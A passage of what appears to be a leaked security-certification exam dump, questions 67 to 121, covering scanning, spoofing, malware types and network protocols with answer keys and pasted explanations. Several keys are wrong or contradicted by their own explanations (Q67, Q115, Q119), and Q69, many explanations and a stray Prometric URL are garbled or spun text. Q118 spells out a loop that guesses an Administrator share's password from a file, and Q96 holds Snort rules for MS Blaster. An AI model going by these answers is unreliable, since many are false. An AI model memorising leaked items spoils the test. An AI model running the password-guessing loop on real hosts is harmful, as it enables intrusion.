A. Frequency/voltage tampering

B. Optical, electromagnetic fault injection (EMFI)

C. Temperature attack

D. Power/clock/reset glitching

Answer: B

QUESTION NO: 67

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

A. Nikto

B. Nmap

C. Metasploit

D. Armitage

Answer: B

QUESTION NO: 68

What two conditions must a digital signature meet?

A. Has to be the same number of characters as a physical signature and must be unique.

B. Has to be unforgeable, and has to be authentic.

C. Must be unique and have special characters.

D. Has to be legible and neat.

Answer: B

QUESTION NO: 69

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23.

Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200

B. 10.1.4.254

C. 10..1.5.200

D. 10.1.4.156

Answer: C

QUESTION NO: 70

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

A. WebSite Watcher

B. web-Stat

C. Webroot

D. WAFW00F

Answer: B

Explanation

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.

Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.

One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

QUESTION NO: 71

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware

B. Detecting the presence of Honeyd honeypots

C. Detecting the presence of Snort_inline honeypots

D. Detecting the presence of Sebek-based honeypots

Answer: C

QUESTION NO: 72

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.

What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering

B. App sandboxing

C. Jailbreaking

D. Social engineering

Answer: A

QUESTION NO: 73

How can rainbow tables be defeated?

A. Use of non-dictionary words

B. All uppercase character passwords

C. Password salting

D. Lockout accounts under brute force password cracking attempts

Answer: C

QUESTION NO: 74

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

A. Traceroute

B. Hping

C. TCP ping

D. Broadcast ping

Answer: B

Explanation

https://tools.kali.org/information-gathering/hping3

QUESTION NO: 75

What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

A. The attacker queries a nameserver using the DNS resolver.

B. The attacker makes a request to the DNS resolver.

C. The attacker forges a reply from the DNS resolver.

D. The attacker uses TCP to poison the ONS resofver.

Answer: A

QUESTION NO: 76

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST.

what do you know about the firewall you are scanning?

A. There is no firewall in place.

B. This event does not tell you encrypting about the firewall.

C. It is a stateful firewall

D. It Is a non-stateful firewall.

Answer: B

QUESTION NO: 77

Which of the following describes the characteristics of a Boot Sector Virus?

A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.

B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.

C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.

D. Overwrites the original MBR and only executes the new virus code.

Answer: C

QUESTION NO: 78

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.

What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan

B. IDLE/IPID header scan

C. TCP Maimon scan

D. ACK flag probe scan

Answer: C

Explanation

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

QUESTION NO: 79

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network.

He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

A. Knative

B. zANTI

C. Towelroot

D. Bluto

Answer: D

QUESTION NO: 80

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using

and how can he secure that traffic?

A. it is not necessary to perform any actions, as SNMP is not carrying important information.

B. SNMP and he should change it to SNMP V3

C. RPC and the best practice is to disable RPC completely

D. SNMP and he should change it to SNMP v2, which is encrypted

Answer: B

Explanation

We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.

SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).

There are two modes of operation with SNMP - get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port

162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.

This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.

SNMP trapsSince SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.

The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

QUESTION NO: 81

Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

A. Yancey would be considered a Suicide Hacker

B. Since he does not care about going to jail, he would be considered a Black Hat

C. Because Yancey works for the company currently; he would be a White Hat

D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

QUESTION NO: 82

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud booker

B. Cloud consumer

C. Cloud carrier

D. Cloud auditor

Answer: C

Explanation

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc. The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

QUESTION NO: 83

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host

10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?

access-list 102 deny tcp any any

access-list 104 permit udp host 10.0.0.3 any

access-list 110 permit tcp host 10.0.0.2 eq www any

access-list 108 permit tcp any eq ftp any

A. The ACL 104 needs to be first because is UDP

B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router

C. The ACL for FTP must be before the ACL 110

D. The ACL 110 needs to be changed to port 80

Answer: B

QUESTION NO: 84

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

A. USER, NICK

B. LOGIN, NICK

C. USER, PASS

D. LOGIN, USER

Answer: A

QUESTION NO: 85

which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. SSO

B. RADIUS

C. WPA

D. NTLM

Answer: B

Explanation

Remote Authentication Dial-In User Service (RADIUS) could be a networking protocols, in operation on ports

1812 and 1813, that gives centralized Authentication, Authorization, and Accounting (AAA or Triple A) management for users who connect and use a network service. RADIUS was developed by American Revolutionary leader Enterprises, Inc. in 1991 as an access server authentication and accounting protocol and later brought into the net Engineering Task Force (IETF) standards.

RADIUS could be a client/server protocol that runs within the application layer, and might use either protocol or UDP as transport. Network access servers, the gateways that management access to a network, sometimes contain a RADIUS consumer element that communicates with the RADIUS server . RADIUS is commonly the back-end of alternative for 802.1X authentication moreover.

The RADIUS server is sometimes a background method running on a UNIX system or Microsoft Windows server.

QUESTION NO: 86

Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).

Which of the following is an incorrect definition or characteristics of the protocol?

A. Exchanges data between web services

B. Only compatible with the application protocol HTTP

C. Provides a structured model for messaging

D. Based on XML

Answer: B

QUESTION NO: 87

A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometic Online Testing - Reports

https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

A. Paros Proxy

B. BBProxy

C. Blooover

D. BBCrack

Answer: B

QUESTION NO: 88

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown

B. Thorough

C. Hybrid

D. BruteDics

Answer: C

QUESTION NO: 89

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.

Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

A. [allinurl:]

B. [location:]

C. [site:]

D. [link:]

Answer: C

QUESTION NO: 90

Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline

dictionary attacks?

A. WPA3-Personal

B. WPA2-Enterprise

C. Bluetooth

D. ZigBee

Answer: A

QUESTION NO: 91

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.

C. You should use netstat to check for any suspicious connections with another IP address within the LAN.

D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

QUESTION NO: 92

What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?

A. Behavioral based

B. Heuristics based

C. Honeypot based

D. Cloud based

Answer: D

QUESTION NO: 93

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by johnson in the above scenario?

A. Host-based assessment

B. Wireless network assessment

C. Application assessment

D. Distributed assessment

Answer: B

QUESTION NO: 94

Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

A. Dorian is signing the message with his public key. and Poly will verify that the message came from Dorian by using Dorian's private key.

B. Dorian Is signing the message with Polys public key. and Poly will verify that the message came from Dorian by using Dorian's public key.

C. Dorian is signing the message with his private key. and Poly will verify that the message came from Dorian by using Dorian's public key.

D. Dorian is signing the message with Polys private key. and Poly will verify mat the message came from Dorian by using Dorian's public key.

Answer: C

QUESTION NO: 95

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

char buff[10];
buff[>o] - 'a':

What type of attack is this?

A. CSRF

B. XSS

C. Buffer overflow

D. SQL injection

Answer: C

Explanation

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers.Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.

Buffer overflow example

What's a buffer?A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This

way, minor drops in connection speed or quick service disruptions won't affect the video stream performance.Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows?An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to theattacker's code.

QUESTION NO: 96

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. WebDav

B. SQL Slammer

C. MS Blaster

D. MyDoom

Answer: C

QUESTION NO: 97

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT.

POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

A. JSON-RPC

B. SOAP API

C. RESTful API

D. REST API

Answer: C

QUESTION NO: 98

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

A. Protocol analyzer

B. Network sniffer

C. Intrusion Prevention System (IPS)

D. Vulnerability scanner

Answer: A

QUESTION NO: 99

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.

B. Reveals the daily outgoing message limits before mailboxes are locked

C. The internal command RCPT provides a list of ports open to message traffic.

D. A list of all mail proxy server addresses used by the targeted host

Answer: A

QUESTION NO: 100

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-FI sync on the computer so that the device could continue communication with that computer even after being physically disconnected.

Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in above scenario?

A. IOS trustjacking

B. IOS Jailbreaking

C. Exploiting SS7 vulnerability

D. Man-in-the-disk attack

Answer: A

Explanation

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign.

Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering

"iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.

It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

QUESTION NO: 101

What is GINA?

A. Gateway Interface Network Application

B. GUI Installed Network Application CLASS

C. Global Internet National Authority (G-USA)

D. Graphical Identification and Authentication DLL

Answer: D

QUESTION NO: 102

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem

B. getuid

C. keylogrecorder

D. autoroute

Answer: A

QUESTION NO: 103

Which of the following is a component of a risk assessment?

A. Administrative safeguards

B. Physical security

C. DMZ

D. Logical interface

Answer: A

QUESTION NO: 104

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

A. Man-in-the-middle attack

B. Brute-force attack

C. Dictionary attack

D. Session hijacking

Answer: C

QUESTION NO: 105

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

A. Presentation tier

B. Application Layer

C. Logic tier

D. Data tier

Answer: C

QUESTION NO: 106

A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records

B. DNS, NS, PTR, and MX records

C. SOA, NS, AXFR, and MX records

D. SOA, NS, A, and MX records

Answer: D

QUESTION NO: 107

Which among the following is the best example of the third step (delivery) in the cyber kill chain?

A. An intruder sends a malicious attachment via email to a target.

B. An intruder creates malware to be used as a malicious attachment to an email.

C. An intruder's malware is triggered when a target opens a malicious email attachment.

D. An intruder's malware is installed on a target's machine.

Answer: A

QUESTION NO: 108

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Proxy scanner

B. Agent-based scanner

C. Network-based scanner

D. Cluster scanner

Answer: B

Explanation

Knowing when to include agents into your vulnerability management processes isn't an easy decision. Below are common use cases for agent-based vulnerability scanning to assist you build out your combined scanning strategy.

* Intermittent or Irregular Connectivity: Vulnerability management teams are now tasked with scanning devices that access the company network remotely using public or home-based Wi-Fi connections.

These connections are often unreliable and intermittent leading to missed network-based scans.

Fortunately, the scanning frequency of agents doesn't require a network connection. The agent detects when the device is back online, sending scan data when it's ready to communicate with the VM platform.

* Connecting Non-Corporate Devices to Corporate Networks:With the increased use of private devices, company networks are more exposed to malware and infections thanks to limited IT and security teams' control and visibility. Agent-based scanning gives security teams insight into weaknesses on non-corporate endpoints, keeping them informed about professional hacker is potential attack vectors in order that they can take appropriate action.

* Endpoints Residing Outside of Company Networks: Whether company-issued or BYOD, remote assets frequently hook up with the web outside of traditional network bounds. An agent that resides on remote endpoints conducts regular, authenticated scans checking out system changes and unpatched software.

The results are then sent back to the VM platform and combined with other scan results for review, prioritization, and mitigation planning.

QUESTION NO: 109

Under what conditions does a secondary name server request a zone transfer from a primary name server?

A. When a primary SOA is higher that a secondary SOA

B. When a secondary SOA is higher that a primary SOA

C. When a primary name server has had its service restarted

D. When a secondary name server has had its service restarted

E. When the TTL falls to zero

Answer: A

QUESTION NO: 110

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network

B. The CAM overflow table will cause the switch to crash causing Denial of Service

C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF

D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

QUESTION NO: 111

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the IoT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

A. IoTSeeker

B. IoT Inspector

C. AT&T IoT Platform

D. Azure IoT Central

Answer: A

QUESTION NO: 112

Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system. What is the tool employed by Miley to perform the above attack?

A. Gobbler

B. KDerpNSpoof

C. BetterCAP

D. Wireshark

Answer: C

QUESTION NO: 113

Attempting an injection attack on a web server based on responses to True/False questions is called which of the following?

A. Compound SQLi

B. Blind SQLi

C. Classic SQLi

D. DMS-specific SQLi

Answer: B

QUESTION NO: 114

Which of the following provides a security professional with most information about the system's security posture?

A. Phishing, spamming, sending trojans

B. Social engineering, company site browsing tailgating

C. Wardriving, warchalking, social engineering

D. Port scanning, banner grabbing service identification

Answer: D

QUESTION NO: 115

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

A. PGP

B. S/MIME

C. SMTP

D. GPG

Answer: A

QUESTION NO: 116

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session

B. Reverse sequence prediction

C. Guess the sequence numbers

D. Take one of the parties offline

Answer: C

QUESTION NO: 117

An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to

"www.MyPersonalBank.com", the user is directed to a phishing site.

Which file does the attacker need to modify?

A. Boot.ini

B. Sudoers

C. Networks

D. Hosts

Answer: D

QUESTION NO: 118

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port

445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

A. Eve is trying to connect as a user with Administrator privileges

B. Eve is trying to enumerate all users with Administrative privileges

C. Eve is trying to carry out a password crack for user Administrator

D. Eve is trying to escalate privilege of the null user to that of Administrator

Answer: C

QUESTION NO: 119

While performing online banking using a Web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another Web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place. What Web browser-based security vulnerability was exploited to compromise the user?

A. Clickjacking

B. Cross-Site Scripting

C. Cross-Site Request Forgery

D. Web form input validation

Answer: C

Explanation

Cross Site Request Forgery (XSRF) was committed against the poor individual. Fortunately the user's bank checked with the user prior to sending the funds.

If it would be Cross Site Request Forgery than transaction shouldn't be shown from foreign country. Because CSRF sends request from current user session. It seems XSS attack where attacker stolen the cookie and made a transaction using that cookie from foreign country.

QUESTION NO: 120

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.

No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
Y0u @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. ARP spoofing

B. SQL injection

C. DNS poisoning

D. Routing table injection

Answer: C

QUESTION NO: 121

A newly joined employee. Janet, has been allocated an existing system used by a previous

employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment

B. Database assessment

C. Host-based assessment

D. Distributed assessment

Answer: C

Explanation

The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal.

